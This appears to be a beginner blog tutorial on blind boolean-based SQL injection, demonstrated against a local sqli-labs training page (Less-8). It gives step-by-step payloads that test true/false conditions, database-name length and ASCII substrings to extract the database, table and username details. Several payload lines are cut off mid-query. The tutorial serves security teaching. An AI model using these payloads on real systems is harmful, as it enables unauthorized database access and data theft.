

Hacking Articles

Raj Chandel's Blog

Menu

🏠 Home » Database Hacking » Beginner Guide to SQL Injection Boolean Based (Part 2)

Database Hacking , Kali Linux , Penetration Testing

Beginner Guide to SQL Injection Boolean Based (Part 2)

July 9, 2017 By Raj Chandel

There are so many ways to hack the database using SQL injection as we had seen in our previous tutorial Error based attack, login formed based attack and much more different type of attack in order to retrieve information from the inside database. In the same way today we will learn a new type of SQL injection attack known as Blind Boolean based attack.

An attacker always checks SQL injection vulnerability using a comma (') inside URL to break the statement in order to receive a SQL error message. It is a fight between the developer and attacker, the developer increases the security level and the attacker tries to break it. This time developer had blocked error message as the output on the website. Hence if the database is vulnerable to SQL injection then the attacker does not obtain any error message on the website.

The attacker will try to confirm if the database is vulnerable to Blind SQL Injection by evaluating the results of various queries which return either TRUE or FALSE.

Let's start!!

Using Dhakkan we will demonstrate blind SQL injection.


Lesson 8

Lesson 8 is regarding blind boolean based injection therefore first we need to explore **`http://localhost:81/sqli/Less-8/?id=1`** on the browser, this will send the query into the database.




```
SELECT * from table_name WHERE id=1
```

As output, it will display “**you are in**” the yellow colour text on the web page as shown in the given image.



When an attacker tries to break this query using a comma (,) `http://localhost:81/sqli/Less-8/?id=1'`

Or other different technique he will not able to found an error message. Moreover, the yellow colour text will disappear if the attacker tries to inject invalid query which also shown in the given image.



Then attacker will go for blind SQL injection to make sure, that inject query must return an answer either **true** or **false**.

```
http://localhost:81/sqli/Less-8/?id=1' AND 1=1 --+
SELECT * from table_name WHERE id=1' AND 1=1
```

Now database test for given condition whether **1 is equal to 1** if the query is valid it returns **TRUE**, from the screenshot you can see we have got yellow colour text again “**you are in**”, which

means our query is valid.



In the next query which checks for URL

```
http://localhost:81/sqli/Less-8/?id=1' AND 1=0 --+
SELECT * from table_name WHERE id=1' AND 1=0
```

Now it will test the given condition whether **1 is equal to 0** as we know 1 is not equal to 0 hence database answer as '**FALSE**' query. From the screenshot, it confirms when yellow color text gets disappear again.

Hence it confirms that the web application is infected to blind SQL injection. Using true and false condition we are going to retrieve database information.



Length of database string


The following query will ask the length of the database string. For example, the name of the database is **IGNITE** which contains **6 alphabets** so the length of string for database **IGNITE** is equal to 6.

Similarly, we will inject given below query which will ask whether the length of database is equal to 1, in the response of that query it will answer by returning TRUE or FALSE through

text "you are in".

```
http://localhost:81/sqli/Less-8/?id=1' AND (length(database())) = 1 --+
```

From given screenshot you can see again the text gets disappear which means it has return **FALSE** to reply NO the length of database string is not equal to 1




```
http://localhost:81/sqli/Less-8/?id=1' AND (length(database())) = 2 --+
```

Again it will test the length of the database string is equal to 2; it has return **FALSE** to reply NO the length of database string is not equal to 2. Repeat the same step till we do not receive TRUE for string length 3/4/5/ and so on.



```
http://localhost:81/sqli/Less-8/?id=1' AND (length(database())) = 8 --+
```

when I test for the string is equal to 8; it answers as **true** and as result yellow colour text "you are in" appears again.



As we know the computer does not understand the human language it can read the only binary language, therefore, we will use ASCII code. The **ASCII code** associates an integer value for all symbols in the character set, such as letters, digits, punctuation marks, special characters, and control characters.

For example look at following string ascii code:

1 = I = 73

2 = G = 71

3 = N = 78

4 = I = 73

5 = T = 84

6 = E = 69

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040	 Space		64	40	100	@ @		96	60	140	` `	
1	1	001	SOH (start of heading)	33	21	041	! !		65	41	101	A A		97	61	141	a a	
2	2	002	STX (start of text)	34	22	042	" "		66	42	102	B B		98	62	142	b b	
3	3	003	ETX (end of text)	35	23	043	# #		67	43	103	C C		99	63	143	c c	
4	4	004	EOT (end of transmission)	36	24	044	$ \$		68	44	104	D D		100	64	144	d d	
5	5	005	ENQ (enquiry)	37	25	045	% %		69	45	105	E E		101	65	145	e e	
6	6	006	ACK (acknowledge)	38	26	046	& &		70	46	106	F F		102	66	146	f f	
7	7	007	BEL (bell)	39	27	047	' '		71	47	107	G G		103	67	147	g g	
8	8	010	BS (backspace)	40	28	050	((72	48	110	H H		104	68	150	h h	
9	9	011	TAB (horizontal tab)	41	29	051))		73	49	111	I I		105	69	151	i i	
10	A	012	LF (NL line feed, new line)	42	2A	052	* *		74	4A	112	J J		106	6A	152	j j	
11	B	013	VT (vertical tab)	43	2B	053	+ +		75	4B	113	K K		107	6B	153	k k	
12	C	014	FF (NP form feed, new page)	44	2C	054	, ,		76	4C	114	L L		108	6C	154	l l	
13	D	015	CR (carriage return)	45	2D	055	- -		77	4D	115	M M		109	6D	155	m m	
14	E	016	SO (shift out)	46	2E	056	. .		78	4E	116	N N		110	6E	156	n n	
15	F	017	SI (shift in)	47	2F	057	/ /		79	4F	117	O O		111	6F	157	o o	
16	10	020	DLE (data link escape)	48	30	060	0 0		80	50	120	P P		112	70	160	p p	
17	11	021	DC1 (device control 1)	49	31	061	1 1		81	51	121	Q Q		113	71	161	q q	
18	12	022	DC2 (device control 2)	50	32	062	2 2		82	52	122	R R		114	72	162	r r	
19	13	023	DC3 (device control 3)	51	33	063	3 3		83	53	123	S S		115	73	163	s s	
20	14	024	DC4 (device control 4)	52	34	064	4 4		84	54	124	T T		116	74	164	t t	
21	15	025	NAK (negative acknowledge)	53	35	065	5 5		85	55	125	U U		117	75	165	u u	
22	16	026	SYN (synchronous idle)	54	36	066	6 6		86	56	126	V V		118	76	166	v v	
23	17	027	ETB (end of trans. block)	55	37	067	7 7		87	57	127	W W		119	77	167	w w	
24	18	030	CAN (cancel)	56	38	070	8 8		88	58	130	X X		120	78	170	x x	
25	19	031	EM (end of medium)	57	39	071	9 9		89	59	131	Y Y		121	79	171	y y	
26	1A	032	SUB (substitute)	58	3A	072	: :		90	5A	132	Z Z		122	7A	172	z z	
27	1B	033	ESC (escape)	59	3B	073	; ;		91	5B	133	[[123	7B	173	{ {	
28	1C	034	FS (file separator)	60	3C	074	< <		92	5C	134	\ \		124	7C	174	|	
29	1D	035	GS (group separator)	61	3D	075	= =		93	5D	135]]		125	7D	175	} }	
30	1E	036	RS (record separator)	62	3E	076	> >		94	5E	136	^ ^		126	7E	176	~ ~	
31	1F	037	US (unit separator)	63	3F	077	? ?		95	5F	137	_ _		127	7F	177	 DEL	


Source: www.LookupTables.comImage Source: lookuptable.com

Further, we will enumerate the database name using ascii character for all 8 strings.

Next query will ask from database test the condition whether **the first string** of database name is **greater than 100** using acsii substring.

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databa
```

It reflects **TRUE** condition hence if you match the ascii character you will observe that from 100 small alphabets string has been running till 172.



```
:1' AND (ascii(substr((select database()),1,1))) > 100 --+
```


www.hackingarticles.in

Welcome **Dhakkan**

You are in.....

http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databa

Similarly, it will test again whether the first letter is greater than 120. But this time it returns FALSE which means the first letter is greater than 100 and less than 120.




```
:1' AND (ascii(substr((select database()),1,1))) > 120 --+
```

www.hackingarticles.in

Welcome **Dhakkan**

http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databa

Now next it will equate first string from 101, again we got FALSE.




```
:1' AND (ascii(substr((select database()),1,1))) = 101 --+
```

www.hackingarticles.in


Welcome **Dhakkan**

We had performed this test from 101 till 114 but receive FALSE every time.

`http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databa`




`http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databa`



Finally receive a TRUE reply at 115 which means the first string is equal to 115, where **115 = 's'**

Similarly, test for the second string, repeat above step by replacing the first string from second.

`http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databa`




I received a TRUE reply at 101 which means the second string is equal to 101 and **101 = 'e'**.

Similarly, I had performed this for all eight strings and got the following result:

Given query will test the condition whether the length of string for the first table is equal to 6 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND (length((select table_name f
```



In reply we receive **TRUE** and text “you are in” appears again on the web site.

Similarly I test for second and third table using same technique by replacing only table number in same query.

1 = **s** = 115

2 = **e** = 101

3 = **c** = 99

4 = **u** = 117

5 = **r** = 114

6 = **i** = 105

7 = **t** = 116

8 = **y** = 121




Table string length

We have to use the same technique for enumerating information of the table from inside the database. Given query will test the condition whether the length of string for the first table is greater than 5 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND (length((select table_name f
```

In reply we receive **TRUE** and text “you are in” appears again on the web site.



Given query will test the condition whether the length of string for the first table is greater than 6 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND (length((select table_name f
```

In reply we receive **FALSE** and text “you are in” disappears again from the web site.



Given query will test the condition whether the length of string for the first table is equal to 6 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND (length((select table_name f
```


In reply we receive **TRUE** and text “you are in” appears again on the web site.

Similarly, I test for the second and third table using the same technique by replacing only table number in the same query.




Similarly enumerating fourth table information using the following query to test the condition whether the length of string for the fourth table is equal to 5 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND (length((select table_name f
```



In reply we receive **TRUE** and text “you are in” appears again on the web site.

As we had performed in database enumeration using ascii code similarly we are going to use the same technique to retrieve the table name.



Further, we will enumerate the 4th table name using ascii character for all 5 strings.

Next query will ask from the database to test the condition whether the first string of table name is greater than 115 using aSCII substring.

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select table_
```


It reflects **TRUE** condition text “you are in” appears again on the web site hence if you match the ascii character.



Next query will ask from the database to test the condition whether the first string of table name is greater than 120 using ascii substring.

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select table_
```

But this time it returns FALSE which means the first letter is greater than 115 and less than 120.



Proceeding towards equating the string from ascii code between number 115 to 120. Next query will ask from the database to test the condition whether the first string of table name is greater than 120 using ascii substring.

http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select table_

It returns FALSE, text get disappear.



http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select table_

It returns TRUE, text gets to appear.

Similarly we had test remaining strings and received following result

1 = **u** = 117

2 = **s** = 115

3 = **e** = 101

4 = **r** = 114

5 = **s** = 115



User Name Enumeration

Using the same method we are going to enumerate length of string username from inside the table users


Given below query will test for string length is equal to 4 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND (length((select username fr
```



It replies **TRUE** with help of yellow color text

```
localhost:81/sqli/Less-8/?id=1' AND (length((select username from users limit 0,1))) = 4 --+
```



